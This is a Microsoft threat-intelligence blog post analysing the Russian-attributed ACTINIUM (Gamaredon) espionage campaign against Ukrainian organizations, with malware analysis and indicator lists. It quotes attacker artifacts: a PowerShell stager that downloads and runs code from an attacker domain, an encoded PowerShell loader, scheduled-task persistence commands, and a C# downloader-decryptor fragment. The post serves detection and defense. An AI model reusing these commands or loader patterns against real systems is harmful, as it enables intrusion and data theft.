# ACTINIUM targets Ukrainian organizations

microsoft.com/security/blog/2022/02/04/actinium-targets-ukrainian-organizations

February 4, 2022

The Microsoft Threat Intelligence Center (MSTIC) is sharing information on a threat group named ACTINIUM, which has been operational for almost a decade and has consistently pursued access to organizations in Ukraine or entities related to Ukrainian affairs. MSTIC previously tracked ACTINIUM activity as DEV-0157, and this group is also referred to publicly as Gamaredon.

NOTE: *This blog is available in Ukrainian on the Microsoft CEE Multi-Country News Center to help organizations in Ukraine implement protections against this activity: АКТИНІЙ(ACTINIUM) атакує українські організації.*

In the last six months, MSTIC has observed ACTINIUM targeting organizations in Ukraine spanning government, military, non-government organizations (NGO), judiciary, law enforcement, and non-profit, with the primary intent of exfiltrating sensitive information, maintaining access, and using acquired access to move laterally into related organizations. MSTIC has observed ACTINIUM operating out of Crimea with objectives consistent with cyber espionage. The Ukrainian government has publicly attributed this group to the Russian Federal Security Service (FSB).

Since October 2021, ACTINIUM has targeted or compromised accounts at organizations critical to emergency response and ensuring the security of Ukrainian territory, as well as organizations that would be involved in coordinating the distribution of international and humanitarian aid to Ukraine in a crisis. As with any observed nation-state actor activity, Microsoft directly notifies customers of online services that have been targeted or compromised, providing them with the information they need to secure their accounts. Microsoft has shared this information with Ukrainian authorities.

ACTINIUM represents a unique set of activities separate from the destructive malware attacks by DEV-0586 described in an earlier blog post. As of this writing, MSTIC has not found any indicators correlating these two actors or their operations. The observed ACTINIUM activities detailed in this blog have been limited only to organizations within Ukraine. We have not seen this actor using any unpatched vulnerabilities in Microsoft products or services.

Given the geopolitical situation and the scale of observed activity, MSTIC is prioritizing sharing our knowledge of ACTINIUM tactics, techniques, and procedures (TTPs), along with a significant number of indicators of compromise (IOCs) from our extensive analysis. Our goal is to give organizations the latest intelligence to guide investigations into potential attacks and information to implement proactive protections against future attempts.

Activity description

Microsoft has observed a repeated set of techniques and procedures throughout operations by ACTINIUM, with several significant elements that we believe are important to understanding these activities. It's important to note that ACTINIUM's tactics are constantly evolving; the activities described in this blog are some of the most consistent and notable observations by Microsoft, but these are not all-encompassing of actor TTPs.

Phishing using remote templates

One of the access vectors most used by ACTINIUM is spear-phishing emails with malicious macro attachments that employ remote templates. Remote template injection refers to the method of causing a document to load a remote document template that contains the malicious code, in this case, macros. Delivery using remote template injection ensures that malicious content is only loaded when required (for example, when the user opens the document). This helps attackers to evade static detections, for example, by systems that scan attachments for malicious content. Having the malicious macro hosted remotely also allows an attacker to control when and how the malicious component is delivered, further evading detection by preventing automated systems from obtaining and analyzing the malicious component.

MSTIC has observed a range of email phishing lures used by ACTINIUM, including those that impersonate and masquerade as legitimate organizations, using benign attachments to establish trust and familiarity with the target.


This phishing email from ACTINIUM uses the sender domain who-int[.]info to masquerade as the legitimate who.int domain, assessed to be impersonating the World Health Organization

Within the body of phishing messages, ACTINIUM has been observed to insert web bugs, which are small external image references that enable the actor to track when a message has been opened and rendered. These web bugs are not malicious by themselves but may indicate that the email is intended for malicious use. Here's an example of a web bug used by ACTINIUM:

```
<img src="http://eyeofra[.]ru/images/icons/312rz45d7/43oFI4b/cached.gif"
height="0" width="10" style="height:0px;width:10pxpx">
```

ACTINIUM's lure documents appear to be legitimate and vary in style and content. For example, the lure document below included a remote template at the following URL: hxxp://usa-national[.]info/USA/sensible[.]dot. While a domain was used in this instance, links with static IP addresses have also been used.

This URL and the related lure .dot document from ACTINIUM is responsible for loading the malicious remote template. This document uses text from a legitimate who.int situational COVID-19 update report published on July 27, 2021.

ACTINIUM phishing attachments contain a first-stage payload that downloads and executes further payloads. There may be multiple subsequent "staging" scripts before a more fully-featured malicious capability is deployed to a compromised device. It's unclear why there are often multiple stages; one hypothesis is that these staging VBScripts are easier to modify to incorporate new obfuscation or command-and-control (C2) changes. It's also possible that ACTINIUM deploys these scripts to provide some assurance that detection systems are less likely to detect their main capabilities. These initial staging capabilities vary; examples include heavily obfuscated VBScripts, obfuscated PowerShell commands, self-extracting archives, LNK files, or a combination of these. ACTINIUM frequently relies on scheduled tasks in these scripts to maintain persistence. More information on some of the capabilities analyzed by MSTIC is included in the "Malware and capabilities" section.

ACTINIUM operational infrastructure and wordlists

MSTIC assesses that ACTINIUM maintains a large quantity and degree of variation of its operational infrastructure to evade detection. ACTINIUM's operational infrastructure consists of many domains and hosts to facilitate payload staging and C2. In a single 30-day snapshot, MSTIC saw ACTINIUM utilizing over 25 new unique domains and over 80 unique IP addresses, demonstrating that they frequently modify or alter their infrastructure.

ACTINIUM domain name DNS records frequently change, perhaps not frequently enough to be considered "fast-flux", but most DNS records for the domains change once a day on average. More than 70% of the recent 200+ ACTINIUM IP addresses are owned by ASN 197695 – REG.RU. Most ACTINIUM domains are also registered through the same owning company registrar (REG.RU). It is unclear why ACTINIUM appears to favor these legitimate providers.

Malware authored by ACTINIUM often utilizes randomized subdomains for C2. These subdomains have included the use of an apparent English wordlist in their generation procedure, making the domains appear more legitimate while frustrating network defense tools that may rely on domain name blocks. A list of the most common words MSTIC has observed is included in the IOCs below. Within the last 30 days, MSTIC has observed randomized schemes being used increasingly for subdomain patterns instead of wordlists, indicating a possible shift in methodology. One example of this randomization is the effect of their PowerShell stager using the *Get-Random* cmdlet:'

```
"powershell.exe" $tmp = $(New-Object net.webclient).DownloadString('http://'+
[System.Net.DNS]::GetHostAddresses([string]$(Get-Random)+'.corolain.ru')
+'/get.php'); Invoke-Expression $tmp
```

Examples of ACTINIUM subdomains encompassing both wordlists and randomized subdomains include:

- Jealousy[.]Jonas[.]artisola[.]ru
- Deliberate[.]brontaga[.]ru
- registration83[.]alteration[.]luck[.]mirotas[.]ru
- 001912184[.]retarus[.]ru
- 637753599292688334[.]jjolotras[.]ru

While the fast-flux nature of ACTINIUM infrastructure means that IP addresses are less useful IOCs, there is a clear preference for it on a specific ASN. Such preference may help defenders determine whether a domain may be more likely to be owned by ACTINIUM. A list of more recent IP addresses is included in the IOCs below.

ACTINIUM appears to employ this same wordlist to obfuscate other aspects of their attacks. For example, as previously mentioned, ACTINIUM often maintains persistence by using scheduled tasks to run their malicious payloads. The payloads are often named with seemingly random words and phrases with valid (but irrelevant) extensions. The files are then executed using scripts with the */E:VBScript* flag to specify the VBScript engine (and to effectively ignore the random file extension assigned to the payload) and the */b* flag to mute alerts and errors. The following is an example:

```
schtasks.exe" /CREATE /sc minute /mo 9 /tn "deep-grounded" /tr "wscript.exe
"C:\\Users\\Public\\\\deerfield\\defiance.wav" /b /e:VBScript"  /F
```

The terms *deep-grounde*d, *deerfield*, and *defiance* above are used as the name of a scheduled task, a folder name, and a file name, respectively. Terms generated from the wordlist, like those in the example above, have been generated and used on multiple targets and are also used to generate subdomains as previously described. These generated terms may frustrate network defenders as the names of scheduled tasks, file names, and others are almost never the same for each target. We have compiled a list of the terms that MSTIC has observed in the IOCs provided below. Network defenders may be able to use the said list to determine whether a scheduled task, file, or domain is likely to warrant further investigation.

Maintaining persistence and gathering intelligence

MSTIC assesses that the primary outcome of activities by ACTINIUM is persistent access to networks of perceived value for the purpose of intelligence collection. Despite seemingly wide deployment of malicious capabilities in the region, follow-on activities by the group occur in areas of discrete interest, indicating a possible review of targeting. Following initial access, MSTIC has observed ACTINIUM deploying tools such as "Pterodo" to gain interactive access to target networks. In some cases, MSTIC has observed deployments of UltraVNC to enable a more interactive connection to a target. UltraVNC is a legitimate and fully-featured open-source remote desktop application that allows ACTINIUM to easily interact with a target host without relying on custom, malicious binaries that may be detected and removed by security products.

Malware and capabilities

ACTINIUM employs a variety of malware families with assessed objectives to deploy remotely retrieved or embedded payloads before execution. MSTIC has analyzed several of these payloads and tracks the rapidly developing binaries as the following families: DinoTrain, DesertDown, DilongTrash, ObfuBerry, ObfuMerry, and PowerPunch. The PowerPunch malware family is an excellent example of an agile and evolving sequence of malicious code and is further explained below.

The actor quickly develops new obfuscated and lightweight capabilities to deploy more advanced malware later. These are fast-moving targets with a high degree of variance. Analyzed payloads regularly place a strong emphasis on obfuscated VBScripts. As an attack, this is not a novel approach, yet it continues to prove successful as antivirus solutions must

consistently adapt to keep pace with a very agile threat.

The most feature-rich malware family we track relating to ACTINIUM activity is known widely within the industry as "Pterodo". In the following sections, we break down Pterodo further and review a binary called QuietSieve that is specifically geared toward file exfiltration and monitoring.

PowerPunch

The droppers and downloader family names tend to be fast-moving targets due to the heavy use of obfuscation and simple functionality. For example, PowerPunch is executed from within PowerShell as a one-line command, encoded using Base64:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"  Invoke-Expression -
Command
([Text.Encoding]::Utf8.GetString([Convert]::FromBase64String('JGpxcXJkeSA9ICd1c2lu...
'))
```

These binaries also exhibit features that rely on data from the compromised host to inform encryption of the next stage. PowerPunch also provides an excellent example of this. In the following code snippet, the VolumeSerialNumber of the host serves as the basis for a multibyte XOR key. The key is applied to an executable payload downloaded directly from adversary infrastructure, allowing for an encryption key unique to the target host (highlighted variables names were changed for clarity).

```
string fqCZ = fqCZs["VolumeSerialNumber"].ToString();
Key = ((uint)int.Parse(fqCZ,
System.Globalization.NumberStyles.HexNumber)).ToString();

… truncated for brevity …

string JjRKJU_exe = System.Environment.GetEnvironmentVariable("TEMP") + "\\" +
JjRKJUs + ".exe";

Next_Stage = VCUAso.DownloadData(Tjir);

byte[] wVySuP = new byte[Next_Stage.Length];

for (int GJCEOn = 0; GJCEOn < Next_Stage.Length; GJCEOn++)     {

    wVySuP[GJCEOn] = (byte)(Next_Stage [GJCEOn] ^ Key[GJCEOn % Key.Length]);

}
```

Ultimately, a next-stage executable is remotely retrieved and dropped to disk prior to execution.

Pterodo

MSTIC has also reviewed several variants of ACTINIUM's more fully-featured Pterodo malware. A couple of features play a direct role in this malware's ability to evade detection and thwart analysis: its use of a dynamic Windows function hashing algorithm to map necessary API components, and an "on-demand" scheme for decrypting needed data and freeing allocated heap space when used.

The function hashing algorithm is used to map a hash value of a given function name to its corresponding location in memory using a process known as Run-Time Dynamic Linking. Pre-computed hashes are passed to the hashing algorithm alongside the Windows library containing the related function name. Each function name within the library is hashed; when a match is found, its address is saved.

```
mov      edx, 0D4C818D4h ; function hash
mov      ecx, edi        ; module address
call     f_get_wfunc_by_hash
mov      edx, 0D339AEE3h
mov      InternetGetConnectedState, eax
```

The hashing algorithm itself has historically not been terribly complex, and when considering an example such as SHA-256 51b9e03db53b2d583f66e47af56bb0146630f8a175d4a439369045038d6d2a45, it may be emulated using Python logic as follows:

```
def generate_pterodo_hash(func):

    h = 0x345ACE7

    for f in func:

        h = (h + (h << 4) + f) & 0xffffffff

    return h
```

When pre-computing these hashes over different Windows DLLs commonly used in schemes like this, it is possible to map out these hash values and the corresponding Windows function name using open-source tools like the MITRE malchive.

```
| Algorithm   | Library      | Function                   | Hash         | Offset(s)    |
+=============+==============+============================+============+==============+
|   Pterodo   | wininet.dll  | HttpAddRequestHeadersA     | 0x26164406 | 0xad5        |
|   Pterodo   | wininet.dll  | HttpOpenRequestA           | 0x20eaec83 | 0xac4        |
|   Pterodo   | wininet.dll  | HttpSendRequestA           | 0x56c1016b | 0xb08        |
|   Pterodo   | wininet.dll  | InternetCloseHandle        | 0x1df37a02 | 0xae6        |
|   Pterodo   | wininet.dll  | InternetConnectA           | 0x8fdbe93b | 0xab3        |
|   Pterodo   | wininet.dll  | InternetGetConnectedState  | 0xd4c818d4 | 0xa96        |
|   Pterodo   | wininet.dll  | InternetOpenA              | 0xd339aee3 | 0xaa2        |
|   Pterodo   | wininet.dll  | InternetQueryDataAvailable | 0x2b82a7f1 | 0xb19        |
|   Pterodo   | wininet.dll  | InternetReadFile           | 0xef2f2fdc | 0xb2a        |
|   Pterodo   | wininet.dll  | InternetSetOptionA         | 0x56c1dfb6 | 0xaf7        |
```

We have seen this behavior in many different malware families before. The hashing algorithm has been consistent within those families, allowing analysis like this to scale forward. Unfortunately, in Pterodo's case, there is far too much drift in the algorithm for it to be used reliably. The algorithm has been different in many of the samples we've reviewed. Additionally, the application of this technique seems to vary among samples. Some samples have been observed to use it for most Windows function calls, while others have used it very sparingly.

However, Windows libraries need to be loaded before function hashes are computed. The names of these libraries and other strings required by the malware are recovered using an "on-demand" scheme that decrypts the data, uses it, and immediately frees the associated heap space once it is no longer needed.

```
mov      ecx, offset cryptedString ; inData
call     f_decrypt
mov      esi, eax
push     esi                       ; lpModuleName
call     ds:GetModuleHandleA
push     esi                       ; lpMem
mov      edi, eax
call     f_free_heap
add      esp, 4
mov      edx, 58F15658h  ; GetComputerNameA
mov      ecx, edi
call     f_get_wfunc_by_hash
```

As seen in the screenshot above, data is passed into a decryption function before being used in a call to *GetModuleHandleA*. Before the hashing routine uses the module handle, the decrypted string representing the function name has its associated heap space freed and may be later overwritten. However, the reconstruction of this data is straightforward within the two core decryption algorithms we have observed. The first one relies on an encrypted blob whose first value is interpreted as the size of the decrypted data in DWORD (four-byte) chunks.

```
00000000  08 00 00 00 78 00 00 00  5c 00 00 00 16 00 00 00  |....x...\.......|
00000010  56 00 00 00 51 00 00 00  1f 00 00 00 57 00 00 00  |V...Q.......W...|
00000020  54 00 00 00                                        |T...=...p...V...|
```

This data is decrypted four bytes at a time, with the last byte being the encrypted content. Each encrypted byte is XOR'd using a multibyte key sequence unique to each sample reviewed. In our example, the ASCII key sequence *39d84sdfjh* is applied to the content above to produce the module name *Kernel32*.

A slight deviation from this approach was also uncovered in samples such as SHA-256 2042a2feb4d9f54d65d7579a0afba9ee1c6d22e29127991fbf34ea3da1659904, where the decryption algorithm is passed data representing two WORD values: one mapping to the offset of the encrypted content within the malware and another representing the length. These parameters are recovered, and a much longer multibyte XOR sequence is applied to the encrypted content after the starting index is computed.

Application of either approach allows us to gain a greater level of analysis into strings used by the malware. Continuing with the approach used by the previously cited example, we can apply the multibyte XOR key over the entire encrypted data space, resulting in the following content:

```
; example run using malchive tools
cat 2042a2feb4d9f54d65d7579a0afba9ee1c6d22e29127991fbf34ea3da1659904 |
malutil-xor - -o 0x20b30 -s 1880 0x2E8038C02986802BAB9B51A5ECE1B7150A4B |
malutil-superstrings -
…
0x28 (ascii) Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
0x76 (ascii) POST
0x7b (ascii) Content-Type: multipart/form-data; boundary=----marafon2021
0xb7 (ascii) Pragma: no - cache
0xcc (ascii) %s&&%s&&%s&&%s&&%s&&%s
0xe3 (ascii) ------marafon2021
0xf6 (ascii) Content-Disposition: form-data; name="p"
0x126 (ascii) ------marafon2021
0x139 (ascii) Content-Disposition: form-data; name="file"; filename="%s"
0x175 (ascii) Content-Type: application/octet-stream
0x19d (ascii) Content-Transfer-Encoding: binary
0x1c5 (ascii) ------marafon2021--
0x1db (ascii) selenium.txt
0x1e8 (ascii) 01/06/2021 10:57
…
0x277 (ascii) *.*
0x27b (ascii) USB
0x27f (ascii) Assistance
0x28a (ascii) files
0x290 (ascii) A:\
0x294 (ascii) C:\
0x298 (ascii) .dll
0x29d (ascii) .bin
0x2a2 (ascii) .exe
0x2a7 (ascii) .cab
0x2ac (ascii) .iso
0x2b1 (ascii) .doc
0x2b6 (ascii) .docx
0x2bc (ascii) .xls
0x2c1 (ascii) .xlsx
0x2c7 (ascii) .docm
0x2cd (ascii) .odt
0x2d2 (ascii) .ppt
0x2d7 (ascii) .pptx
0x2dd (ascii) .rtf
0x2e2 (ascii) .jpg
0x2e7 (ascii) .jpeg
0x2ed (ascii) .png
0x2f2 (ascii) .vsd
0x2f7 (ascii) .pdf
0x2fc (ascii) .bmp
0x301 (ascii) .txt
…
0x600 (ascii) %d.%d.%d.%d
0x610 (ascii) schtasks /create /SC MINUTE /MO %d /TN "%s" /TR "\"%s"" /F
0x64b (ascii) Opera Security request
0x662 (ascii) C:\Users\Public\Temp\
0x678 (ascii) schtasks /create /so once /tn "%s" /tr "%s" /f
0x6a7 (ascii) KMS Auto lite
0x6b5 (ascii) Software\Microsoft\Windows\CurrentVersion\RunOnce
0x6e7 (ascii) schtasks /delete /tn "%s" /f
0x704 (ascii) <Command>
0x70e (ascii) </Command>
0x719 (ascii) PT%dM
0x71f (ascii) %d-%02d-%02dT%02d:%02d:%02d
0x73b (ascii) %s %s
0x74f (ascii) %s.tmp
```

Pterodo has been observed to be a constantly evolving malware family with a range of capabilities intended to make analysis more difficult. By applying our understanding, we can expose more malware elements to further advance mitigation and detection efforts.

QuietSieve

The QuietSieve malware family refers to a series of heavily-obfuscated .NET binaries specifically designed to steal information from the target host. Before enumerating target files on the host, QuietSieve first checks for connectivity by sending a test ping to 8.8.8.8 (Google public DNS). The creation of the buffer for the ICMP request is done manually within QuietSieve and contains all null values for the 32-byte data portion of the ICMP packet. If this check succeeds, a randomly-generated alphanumeric prefix is created and combined with the callback domain as a subdomain before an initial request is made over HTTPS.

If the connection is successful, the following file name extensions are searched for within removable, fixed, or networked drives: *doc*, *docx*, *xls*, *rtf*, *odt*, *txt*, *jpg*, *pdf*, *rar*, *zip*, and *7z*. Candidate files are queued up for upload. They are also inventoried via a specific MD5 hash value computed based on attributes of the target file and compromised host, such as the volume serial number, file size, and last write timestamp assigned to the file. Computed hashes are logged to an inventory log file that serves as a reference point checked by the malware to avoid duplicate exfiltration. QuietSieve will also take screenshots of the compromised host approximately every five minutes and save them in the user's local *Application Data* folder under *Temp\SymbolSourceSymbols\icons* or *Temp\ModeAuto\icons* using the format *yyyy-MM-dd-HH-mm* along with the *jpg* file extension.

Name	Date	Type	Size
2022-01-24-14-39.jpg	1/24/2022 2:39 PM	JPG File	183 KB
2022-01-24-14-44.jpg	1/24/2022 2:44 PM	JPG File	190 KB
2022-01-24-14-49.jpg	1/24/2022 2:49 PM	JPG File	175 KB
2022-01-24-14-54.jpg	1/24/2022 2:54 PM	JPG File	180 KB
2022-01-24-14-59.jpg	1/24/2022 2:59 PM	JPG File	186 KB
2022-01-24-15-04.jpg	1/24/2022 3:04 PM	JPG File	191 KB

While the QuietSieve malware family is primarily geared towards the exfiltration of data from the compromised host, it can also receive and execute a remote payload from the operator. These payloads are written to the user's *Application Data* folder with a random alphanumeric name and are executed in a hidden window.

Microsoft will continue to monitor ACTINIUM activity and implement protections for our customers.

Indicators of compromise (IOCs)

The following IOCs were observed during our investigation. We encourage our customers to investigate these indicators in their environments and implement detections and protections to identify past related activity and prevent future attacks against their systems.

Analyst note on ACTINIUM IOCs: ACTINIUM registers and administers a large amount of infrastructure. It's not always possible to accurately determine what malicious component connects to which C2 infrastructure. MSTIC has observed cases where the same C2 is used for different components (for example, corolain[.]ru).

Example malware samples and associated infrastructure

QuietSieve

Indicator	Type	Comments
Jolotras[.]ru	Domain name	QuietSieve, associated with multiple malware samples
Moolin[.]ru	Domain name	QuietSieve, associated with multiple malware samples
0afce2247ffb53783259b7dc5a0afe04d918767c991db2da906277898fd80be5	SHA-256	QuietSieve, communicates with moolin[.]ru domain(s)

e4d309735f5326a193844772fc65b186fd673436efab7c6fed9eb7e3d01b6f19	SHA-256	QuietSieve, communicates with moolin[.]ru domain(s)
f211e0eb49990edbb5de2bcf2f573ea6a0b6f3549e772fd16bf7cc214d924824	SHA-256	QuietSieve, communicates with jolotras[.]ru domain(s)
6d4b97e74abf499fa983b73a1e6957eadb2ec6a83e206fff1ab863448e4262c6	SHA-256	QuietSieve, communicates with moolin[.]ru domain(s)
eb1724d14397de8f9dca4720dada0195ebb99d72427703cabcb47b174a3bfea2	SHA-256	QuietSieve, communicates with moolin[.]ru domain(s)
e4d309735f5326a193844772fc65b186fd673436efab7c6fed9eb7e3d01b6f19	SHA-256	QuietSieve, communicates with moolin[.]ru domain(s)
b92dcbacbaaf0a05c805d31762cd4e45c912ba940c57b982939d79731cf97217	SHA-256	QuietSieve, communicates with moolin[.]ru domain(s)
b3d68268bd4bb14b6d412cef2b12ae4f2a385c36600676c1a9988cf1e9256877	SHA-256	QuietSieve, communicates with moolin[.]ru domain(s)
a6867e9086a8f713a962238204a3266185de2cc3c662fba8d79f0e9b22ce8dd6	SHA-256	QuietSieve, communicates with moolin[.]ru domain(s)
a01e12988448a5b26d1d1adecc2dda539b5842f6a7044f8803a52c8bb714cdb0	SHA-256	QuietSieve, communicates with moolin[.]ru domain(s)
8a8c1a292eeb404407a9fe90430663a6d17767e49d52107b60bc229c090a0ae9	SHA-256	QuietSieve, communicates with moolin[.]ru domain(s)
15099fc6aea1961164954033b397d773ebf4b3ef7a5567feb064329be6236a01	SHA-256	QuietSieve, communicates with moolin[.]ru domain(s)
137bfe2977b719d92b87699d93c0f140d659e990b482bbc5301085003c2bd58c	SHA-256	QuietSieve, communicates with jolotras[.]ru domain(s)
0e5b4e578788760701630a810d1920d510015367bf90c1eab4373d0c48a921d9	SHA-256	QuietSieve, communicates with moolin[.]ru domain(s)
0afce2247ffb53783259b7dc5a0afe04d918767c991db2da906277898fd80be5	SHA-256	QuietSieve, communicates with moolin[.]ru domain(s)

Pterodo

Indicator	Type	Comments
gorigan[.]ru	Domain name	Pterodo
teroba[.]ru	Domain name	Pterodo
krashand[.]ru	Domain name	Pterodo, associated with multiple malware samples
51b9e03db53b2d583f66e47af56bb0146630f8a175d4a439369045038d6d2a45	SHA-256	Pterodo, communicates with krashand[.]ru domain(s)
2042a2feb4d9f54d65d7579a0afba9ee1c6d22e29127991fbf34ea3da1659904	SHA-256	Pterodo, communicates with gorigan[.]ru domain(s)
425ee82f20eb87e07a0d4f77adb72bf3377051365be203ee6ded37b399094f20	SHA-256	Pterodo, communicates with krashand[.]ru domain(s)
fe068e324cd4175f857dfee4c23512ed01f3abbf8b6138b715caa1ba5e9486c0	SHA-256	Pterodo, communicates with krashand[.]ru domain(s)

Indicator	Type	Comments
798cd714cf9e352c1e9de3d48971a366b09eeffb3513950fd64737d882c25a38	SHA-256	Pterodo, communicates with krashand[.]ru domain(s)
ef9b39705decbb85269518705053e7f4087758eea6bab4ba9135bf1ae922b2ea	SHA-256	Pterodo, communicates with krashand[.]ru domain(s)
a87e9d5e03db793a0c7b8e8e197d14745265422f05e6e50867cdfbd150d0c016	SHA-256	Pterodo, communicates with krashand[.]ru domain(s)
2042a2feb4d9f54d65d7579a0afba9ee1c6d22e29127991fbf34ea3da1659904	SHA-256	Pterodo, communicates with gorigan[.]ru domain(s)
c68eb2fa929373cac727764d2cc5ca94f19a0ec7fd8c0876b98f946e72d9fa03	SHA-256	Pterodo, communicates with gorigan[.]ru domain(s)
3b6445cf6f8e9e70cb0fff35d723fec8203375d67cbd67c9a672cddc02a7ff99	SHA-256	Pterodo
bae9895ad4e392990a09b1b8a01e424a7ad3769e538ac693919d1b99989f0cb3	SHA-256	Pterodo, communicates with teroba[.]ru domain(s)
c6e092316f61d2fc9c84299dd224a6e419e74c98c51a44023f8f72530ac28fdc	SHA-256	Pterodo, communicates with teroba[.]ru domain(s)
cb0d151d930b17f6376c18aa15fd976eac53d6f07d065fc27c40b466e3bc49aa	SHA-256	Pterodo
8ed03b1d544444b42385e79cd17c796fefae71d140b146d0757a3960d8ba3cba	SHA-256	Pterodo, communicates with teroba[.]ru domain(s)

Various stagers and downloaders

(DinoTrain, DilongTrash, Obfuberry, PowerPunch, DessertDown, and Obfumerry)

Indicator	Type	Comments
%windir%\System32\schtasks.exe" /CREATE /sc minute /mo 12 /tn "deepness" /tr "wscript.exe "%PUBLIC%\Pictures\deepness.fly" //e:VBScript //b" /F	Command line	DessertDown artifact (note generated word used – *deepness*, this will vary)
wscript.exe C:\Users\[username]\continue.wav //e:VBScript //b	Command line	DinoTrain artifact (note generated words used – *[username]* and *continue*, these will vary)
alacritas[.]ru	Domain name	PowerPunch
libellus[.]ru	Domain name	PowerPunch
brontaga[.]ru	Domain name	DessertDown
gortomalo[.]ru	Domain name	DessertDown and possibly other ACTINIUM capabilities
corolain[.]ru	Domain name	Used for PowerShell cmdlets
goloser[.]ru	Domain name	Used for PowerShell cmdlets
delicacy[.]delicate[.]maizuko[.]ru	Domain name	DinoTrain
0f9d723c3023a6af3e5522f63f649c7d6a8cb2727ec092e0b38ee76cd1bbf1c4	SHA-256	DessertDown, communicates with brontaga[.]ru domain(s)

bf90d5db47e6ba3a1840976b6bb88a8d0dfe97dfe02c9ca31b7be4018816d232	SHA-256	DessertDown, communicates with gloritapa[.]ru and gortomalo[.]ru domains		
b9b41fbbd646f11d148cface520a5d4e0ec502ba85c67b00668e239082a302e3	SHA-256	DinoTrain, communicates with delicacy[.]delicate[.]maizuko[.]ru		
c05f4c5a6bb940e94782e07cf276fc103a6acca365ba28e7b4db09b5bbc01e58	SHA-256	DilongTrash, communicates with privigna[.]ru		
3cbe7d544ef4c8ff8e5c1e101dbdf5316d0cfbe32658d8b9209f922309162bcf	SHA-256	ObfuBerry		
3bab73a7ba6b84d9c070bb7f71daab5b40fcb6ee0387b67be51e978a47c25439	SHA-256	ObfuMerry		

ACTINIUM-owned infrastructure

Domains

The following list represents the most recent domains used by ACTINIUM as of this writing. Many of ACTINIUM's capabilities communicate with generated subdomains following the patterns discussed earlier. A list of commonly observed words in these generated names is available in the next section, although it should be noted that this list is not exhaustive.

acetica[.]online	lenatara[.]ru	oyoida[.]ru	riontos[.]ru	nerabis[.]ru
adeltorr[.]ru	ouichi[.]ru	dushnilo[.]ru	hostarama[.]ru	jokolor[.]ru
arianat[.]ru	cryptonas[.]ru	akowaika[.]ru	artisola[.]ru	nokratis[.]ru
bartion[.]ru	konoatari[.]ru	torogat[.]ru	boltorg[.]ru	machiwo[.]ru
bibliota[.]ru	moonilar[.]ru	inosokof[.]ru	draagotan[.]ru	kolotran[.]ru
bilorotka[.]ru	reapart[.]ru	holotran[.]ru	golofir[.]ru	volotras[.]ru
dokkade[.]ru	nomukou[.]ru	huskari[.]ru	goloser[.]ru	milopoda[.]ru
goshita[.]ru	mirotas[.]ru	utemomac[.]ru	gortomalo[.]ru	zerotask[.]ru
hajimari[.]ru	ismetroh[.]ru	hortoban[.]ru	gloritapa[.]ru	vasitron[.]ru
libellus[.]ru	vositra[.]ru	hopfar[.]ru	bobotal[.]ru	nopaster[.]ru
meshatr[.]ru	fartopart[.]ru	koprotas[.]ru	historap[.]ru	dangeti[.]ru
nakushita[.]ru	atasareru[.]ru	golorta[.]ru	jabilen[.]ru	haguret[.]ru
